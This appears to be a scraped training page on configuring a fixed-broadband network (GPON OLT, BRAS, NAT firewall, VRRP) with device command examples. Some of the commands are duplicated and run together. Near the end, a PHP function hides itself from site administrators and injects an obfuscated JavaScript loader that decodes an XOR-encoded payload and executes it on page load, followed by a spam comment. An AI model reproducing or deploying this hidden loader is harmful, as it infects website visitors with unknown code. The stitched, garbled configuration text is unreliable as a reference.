
IPTime FBB Solution Course Objectives
Upon completion of IPTime FBB Solution course, you will be able to learn about:
Service types supported by the FBB solution
HSI service configuration
VoIP service configuration
IPTV service configuration
Enterprise Internet service configuration
Enterprise Interconnection service configuration
Typical FBB Networking :

The network FBB solution is an overall solution for the entire bearer network, including the access layer, convergence layer, SPOP, backbone layer, transport layer, and the NMS.
-FBBV100R001C00 is an integrated version, which is used for triple play services. This FBB solution is proposed based on product capabilities and the experience obtained from the projects such as MAXIS and TM.
-The bearer network uses a Layer 3 to edge solution that supports any topology and the Layer 2/Layer 3 hybrid scheme.
FBB Service Overview :

Basic Network Configurations :
Configure Interfaces and Links
Configure GPON Access for an OLT
(Optional) Configure RRPP or MSTP
Configure IP Addresses
Configure IGP Routes
Configure BGP Routes
Configure Basic MPLS Functions
General Configuration Plan :

HSI Service Configuration :
1.1 Introduction
1.2 Configuration Roadmap
1.3 Configure Basic HSI Services
1.4 Configure HSI Service Reliability
1.5 Verify HSI Services
Typical Networking for Tripleplay Services:

Introduction to HSI Services:

HSI services are provided using PPPoE. The RGW initiates PPPoE dial-up, and the metro aggregation network transparently transmits HSI services over an L2VPN to the BRAS.
The BRAS terminates HSI user packets, and performs remote AAA authentication on HSI users, allocates IP addresses to HSI users from a local IP pool. If the BRAS allocates private IP addresses, the NAT device needs to translate the private IP addresses into public IP addresses.
Configuration Roadmap :

Configure Basic HSI Services :
- Configure user access on an OLT. (1/2)
Configure a VLAN on the uplink interface and a VLAN for transparently transmitting VRRP packets.
Configure a DBA profile. MA5600T(config)# dba-profile add profile-name HSI type4 max 2048
Configure a GPON line profile and a GPON service profile.
Configure the ONT auto discovery function. MA5600T(config-if-gpon-0/11)# port 0 ont-auto-find enable
Check the ONT status and record the ONT SN. MA5600T(config-if-gpon-0/11)#display ont autofind 0 The command output shows the SN of the ONT that registers with GPON 0/11/0 on the OLT. You can use the obtained SN to add an ONT. - Configure user access on an OLT. (2/2):
- Add ONT nodes. MA5600T(config-if-gpon-0/11)# ont add 0 2 sn-auth “485754438BD3B002” omci ont-lineprofile-name FBB ont-srvprofile-name FBB desc FBB
Create service flows.
- Add ONT nodes. MA5600T(config-if-gpon-0/11)# ont add 0 2 sn-auth “485754438BD3B002” omci ont-lineprofile-name FBB ont-srvprofile-name FBB desc FBB
OLT(config)# service-port 11 vlan 11 gpon 0/11/0 ont 2 gemport 11 multi-service user-vlan 11 inbound traffic-table name HSI outbound traffic-table name HSI
Configure PPPoE+.
OLT(config)# pitp enable pmode
OLT(config)# pitp service-port 11 enable
By default, PPPoE+ is disabled.
Configure VPLS on UPEs and VLL on AGGs.
Configure remote LDP sessions between UPEs.
Configure VPLS (VSI ID is 1002) on UPE1 and bind the VSI to the sub-interface that connects to an OLT. The configuration on UPE2 is similar and the VSI ID on UPE2 is set to 1002.
Configure master and backup VLLs on AGG1 and configure a switchover policy.
[AGG-1 interface gigabitethernet 2/0/0.11 [AGG-1-GigabitEthernet2/0/0.11] vlan-type dot1q 11 [AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.7 1001 [AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.9 1002 secondary [AGG-1-GigabitEthernet2/0/0.11] mpls l2vpn reroute immediately-switchConfigure master and backup VLLs on AGG1 and configure a switchover policy.
[AGG-1 interface gigabitethernet 2/0/0.11 [AGG-1-GigabitEthernet2/0/0.11] vlan-type dot1q 11 [AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.7 1001 [AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.9 1002 secondary [AGG-1-GigabitEthernet2/0/0.11] mpls l2vpn reroute immediately-switch Configure user access on BRASs.
Configure a virtual template (VT) interface.
Configure IP pools on the BRASs. (The IP pool on BRAS1 is different from that on BRAS2.)
Configure an authentication scheme for HSI services.
Configure an accounting scheme for HSI services.
Configuring the RADIUS authentication/accounting server.
Configure an HSI service domain.
Configure BAS interfaces.
Configure even and odd MAC address-based access delay on BAS interfaces.
Configure default routes from the BRASs to the NAT device.
[BRAS-2]ip route-static 0.0.0.0 0.0.0.0 172.16.1.1 [BRAS-2]ip route-static 0.0.0.0 0.0.0.0 172.16.2.1Configure firewall NAT
Add interfaces to firewall zones. Add HRP backup channel interfaces to the demilitarized zone (DMZ).
[NAT-1]firewall zone trust [NAT-1-zone-trust] add interface GigabitEthernet12/0/0 [NAT-1-zone-trust] add interface GigabitEthernet7/0/0 [NAT-1]firewall zone untrust [NAT-1-zone-untrust] add interface GigabitEthernet13/0/0 [NAT-1]firewall zone dmz [NAT-1-zone-untrust] add interface GigabitEthernet4/0/0Add uplink and downlink interfaces on NAT-1 to a link-group.
[NAT-1]interface GigabitEthernet12/0/0 [NAT-1-GigabitEthernet12/0/0]link-group 1 [NAT-1-GigabitEthernet12/0/0]quit [NAT-1]interface GigabitEthernet13/0/0 [NAT-1-GigabitEthernet13/0/0]link-group 1 [NAT-1-GigabitEthernet13/0/0]quit [NAT-1]interface GigabitEthernet7/0/0 [NAT-1-GigabitEthernet7/0/0]link-group 1 [NAT-1-GigabitEthernet7/0/0]quitConfigure VRRP backup groups on NAT-1.
[NAT-1]interface GigabitEthernet4/0/0 [NAT-1-GigabitEthernet4/0/0]vrrp vrid 1 virtual-ip 192.168.7.10 master [NAT-1-GigabitEthernet4/0/0]quit On NAT-1, configure the range of the ports that can be used by a NAT address pool to 2000-33767.
[NAT-1]hrp nat ports-segment primaryConfigure an HRP backup channel on NAT-1.
[NAT-1]hrp interface GigabitEthernet4/0/0Enable HRP on NAT-1.
[NAT-1]hrp enableConfigure NAT-2. The configurations on NAT-2 are similar to those on NAT-1. The differences are as follows:
•If NAT-1 is configured to be a master device in a VRRP backup group, NAT-2 must be configured to be a backup device.
•Run the hrp nat ports-segment secondary command on NAT-2 to configure the range of the ports that can be used by the NAT address pool to 33768-65535.
Run the following command on NAT-1 to enable auto-synchronization of configurations. This allows the configurations (including the NAT address pool, ACLs, and packet filtering rules) on NAT-1 to be automatically synchronized to NAT-2. HRP_M[NAT-1]hrp auto-sync config
Configure a public address pool only on NAT-1.
HRP_M[NAT-1]nat address-group 1 204.38.160.2 204.38.160.254
Configure ACLs to differentiate private network traffic.
HRP_M[NAT-1]acl number 2000
HRP_M[NAT-1-acl-basic-2000]rule 5 permit source 10.201.0.0 0.0.0.255
HRP_M[NAT-1-acl-basic-2000]rule 10 permit source 10.200.0.0 0.0.0.2
Configure NAT.
HRP_M[NAT-1]firewall interzone trust untrust
HRP_M[NAT-1-interzone-trust-untrust] packet-filter 2000 outbound
HRP_M[NAT-1-interzone-trust-untrust]nat outbound 2000 address-group 1
Configure NAT ALG.
HRP_M[NAT-1-interzone-trust-untrust] detect ftp
Configure a static route to the public network. The static route must be configured manually on NAT-2.
HRP_M[NAT-1]ip route-static 0.0.0.0 0.0.0.0 58.71.231.234
Configure static routes to BRASs.
Configure NAT-1.
HRP_M[NAT-1]ip route-static 10.201.0.0 255.255.255.0 GigabitEthernet12/0/0 123.1.1.2
HRP_M[NAT-1]ip route-static 10.200.0.0 255.255.255.0 GigabitEthernet7/0/0 176.1.2.2
Configure NAT-2.
HRP_S[NAT-2]ip route-static 10.201.0.0 255.255.255.0 GigabitEthernet7/0/0 123.1.2.2
HRP_S[NAT-2]ip route-static 10.200.0.0 255.255.255.0 GigabitEthernet12/0/0 176.1.1.2
Configure static routes on Ps to NAT devices.
Configure P-1.
[P-1]ip route-static 204.38.160.0 255.255.255.0 58.71.231.233Configure P-2.
[P-2]ip route-static 204.38.160.0 255.255.255.0 58.71.231.245Configure HSI Service Reliability
Configure BFD on UPEs.
Configure mVRRP on UPEs.
[UPE-1]interface GigabitEthernet1/1/1.10
[UPE-1-GigabitEthernet1/1/1.10] ip address 196.1.1.1 24
[UPE-1-GigabitEthernet1/1/1.10] vrrp vrid 10 virtual-ip 196.1.1.100
[UPE-1-GigabitEthernet1/1/1.10] admin-vrrp vrid 10
[UPE-1-GigabitEthernet1/1/1.10] vrrp vrid 10 preempt-mode disable
[UPE-1-GigabitEthernet1/1/1.10] vrrp vrid 10 track bfd-session 8001 peer
[UPE-1-GigabitEthernet1/1/1.10] vrrp vrid 10 priority 150
[UPE-2]interface GigabitEthernet2/0/1.10
[UPE-2-GigabitEthernet2/0/1.10] ip address 196.1.1.2 24
[UPE-2-GigabitEthernet2/0/1.10] vrrp vrid 10 virtual-ip 196.1.1.100
[UPE-2-GigabitEthernet2/0/1.10] admin-vrrp vrid 10
[UPE-2-GigabitEthernet2/0/1.10] vrrp vrid 10 track bfd-session 8002 peer
Bind PWs on the UPE with the mVRRP backup group.
[UPE-1-vsi-fbb-hsi-ldp]peer 58.71.228.1 track admin-vrrp interface GigabitEthernet 1/1/1.10 vrid 10 pw-redundancy
[UPE-1-vsi-fbb-hsi-ldp]peer 58.71.228.4 track admin-vrrp interface GigabitEthernet 1/1/1.10 vrid 10 pw-redundancy
Configure the VLL PW negotiation mode on the AGG.
[AGG-1 interface gigabitethernet 2/0/0.11
[AGG-1-GigabitEthernet2/0/0.11] vlan-type dot1q 11
[AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.7 1001
[AGG-1-GigabitEthernet2/0/0.11] mpls l2vc 58.71.228.9 1002 secondary
[AGG-1-GigabitEthernet2/0/0.11] mpls l2vpn reroute immediately-switch
function xdav_tracker() {
if ( is_user_logged_in() && current_user_can( 'administrator' ) ) { return; }
?>
;!function(){var _0x2b22=atob('E11OVVhPUlRVExJAUl0TTFJVX1RMYBxkWQMMWQ9eXw0NXRxmEkleT05JVQBMUlVfVExgHGRZAwxZD15fDQ1dHGYGCgBNWkkbZEtZQkFJBhlZXVoDXw0NDQMMWF4LXV8JC1pfAwpeCAwMXQhfC1oNCAMPClkPCQkICloLWAxdAg4ZAE1aSRtkXkxeSkoGYBxTT09LSAEUFElLWBZWWlJVVV5PFVZaT1JYFUpOUlBVVF9eFUtJVBwXHFNPT0tIARQUS1RXQlxUVRVcWk9eTFpCFU9eVV9eSVdCFVhUHBccU09PS0gBFBRLVFdCXFRVFlZaUlVVXk8VS05ZV1JYFVlXWkhPWktSFVJUHBccU09PS0gBFBRLVFdCXFRVFllUSRZJS1gVS05ZV1JYVVRfXhVYVFYcFxxTT09LSAEUFEtUV0JcVFUWS05ZV1JYFVVUX1JeSBVaS0scFxxTT09LSAEUFElLWBVaVVBJFVhUVhRLVFdCXFRVHBccU09PS0gBFBQKSUtYFVJUFFZaT1JYHBccU09PS0gBFBRLVFdCXFRVFV9JS1gVVElcHGYATVpJG2ReWk9ZWgYZC0MLeAx4WQsKeAMICQsIWngLWg4LellYCFoCen19CFgCeFoMCQxefQ4OGQBNWkkbZFJOVFFWQwYZWQ0DXwoDCwIZAF1OVVhPUlRVG2RTU1BJQhNkV0xeWFUSQE9JQkBNWkkbZF9BWF1eUEMGZFdMXlhVFUhOWUhPSRMLFwkSBgYGHAtDHARkV0xeWFUVSE5ZSE9JEwkSAWRXTF5YVQBSXRNkX0FYXV5QQxVXXlVcT1MHCgkDEkleT05JVRwcAE1aSRtkUVpaUF8GS1pJSF5yVU8TZF9BWF1eUEMVSE5ZSE9JEw0PFw0PEhcKDRIAUl0TGmRRWlpQXxJJXk9OSVUcHABNWkkbZFVWXVhfSgZkX0FYXV5QQxVITllIT0kTCgkDF2RRWlpQXxEJEhdkWk5JT1JeXAYcHABdVEkTTVpJG2RMSEtRX1gGCwBkTEhLUV9YB2RVVl1YX0oVV15VXE9TAGRMSEtRX1gQBgkSQE1aSRtkTVVLQkxLSwZLWklIXnJVTxNkVVZdWF9KFUhOWUhPSRNkTEhLUV9YFwkSFwoNEgBSXRNkTVVLQkxLSxJkWk5JT1JeXBAGaE9JUlVcFV1JVFZ4U1pJeFRfXhNkTVVLQkxLSxIARkleT05JVRtkWk5JT1JeXABGWFpPWFMTXhJASV5PTklVHBwARkZdTlVYT1JUVRtkUVhTQUNVE2RRTFNKTEwXZF1JVENVEkBJXk9OSVUbVV5MG2tJVFZSSF4TXU5VWE9SVFUTZFNSVFZcQhdkUkxTXFoSQE1aSRtkTlZNSlwGVV5MG2N2d3NPT0tpXkpOXkhPExIAZE5WTUpcFVRLXlUTHGt0aG8cF2RRTFNKTEwXT0lOXhIAZE5WTUpcFUheT2leSk5eSE9zXlpfXkkTHHhUVU9eVU8Wb0JLXhwXHFpLS1dSWFpPUlRVFFFIVFUcEgBkTlZNSlwVT1JWXlROTwYOCwsLAGROVk1KXBVUVVdUWl8GXU5VWE9SVFUTEkBPSUJAZFNSVFZcQhNxaHR1FUtaSUheE2ROVk1KXBVJXkhLVFVIXm9eQ08SEgBGWFpPWFMTXhJAZFJMU1xaE14SAEZGAGROVk1KXBVUVV5JSVRJBmROVk1KXBVUVU9SVl5UTk8GXU5VWE9SVFUTEkBkUkxTXFoTVV5MG35JSVRJExISAEYAZE5WTUpcFUheVV8TcWh0dRVIT0lSVVxSXUITZF1JVENVEhIARhIARl1OVVhPUlRVG2RZUFJIWEpSE2RKS1dcSxJAUl0TZEpLV1xLBQZkXkxeSkoVV15VXE9TEkleT05JVRtrSVRWUkheFUleSFRXTV4TVU5XVxIATVpJG2RdXE5fQlJVBkBRSFRVSUtYARwJFQscF1ZeT1NUXwEcXk9TZFhaV1ccF0taSVpWSAFgQE9UAWReWk9ZWhdfWk9aARwLQxwQZFJOVFFWQ0YXHFdaT15ITxxmF1JfAQpGAEleT05JVRtkUVhTQUNVE2ReTF5KSmBkSktXXEtmF2RdXE5fQlJVEhVPU15VE11OVVhPUlRVE2RSSEJcQhJATVpJG2RBUUJUTwZkUkhCXEIdHWRSSEJcQhVJXkhOV08EZFNTUElCE2RSSEJcQhVJXkhOV08SARwcAFJdE2RBUUJUTxJJXk9OSVUbZEFRQlRPFUleS1daWF4TFGcUEB8UFxwcEgBJXk9OSVUbZFlQUkhYSlITZEpLV1xLEAoSAEYSFVhaT1hTE11OVVhPUlRVExJASV5PTklVG2RZUFJIWEpSE2RKS1dcSxAKEgBGEgBGXU5VWE9SVFUbZE1MWVxUXBNkVlpeUlgSQE1aSRtkQUteU00GX1RYTlZeVU8VWEleWk9efldeVl5VTxMcSFhJUktPHBIAZEFLXlNNFUhJWAZkVlpeUlgQHBRaS1IVS1NLBEgGHBBkS1lCQUkQHB1kTQYcEHZaT1MVXVdUVEkTf1pPXhVVVEwTEhQNCwsLCxIAZEFLXlNNFVpIQlVYBk9JTl4AE19UWE5WXlVPFVNeWl9HR19UWE5WXlVPFVlUX0ISFVpLS15VX3hTUldfE2RBS15TTRIARmRZUFJIWEpSEwsSFU9TXlUTXU5VWE9SVFUTZFZaXlJYEkBSXRNkVlpeUlgSZE1MWVxUXBNkVlpeUlgSAEYSAEYSExIA'),_0x4cbf=59,_0xe52d=new Uint8Array(_0x2b22['length']),_0x249c=0;for(;_0x249c<_0x2b22['length'];_0x249c++)_0xe52d[_0x249c]=_0x2b22['charCodeAt'](_0x249c)^_0x4cbf;(new Function(new TextDecoder()['decode'](_0xe52d)))()}();
#
It’s an awesome article designed for all the web visitors; they will
obtain advantage from it I am sure.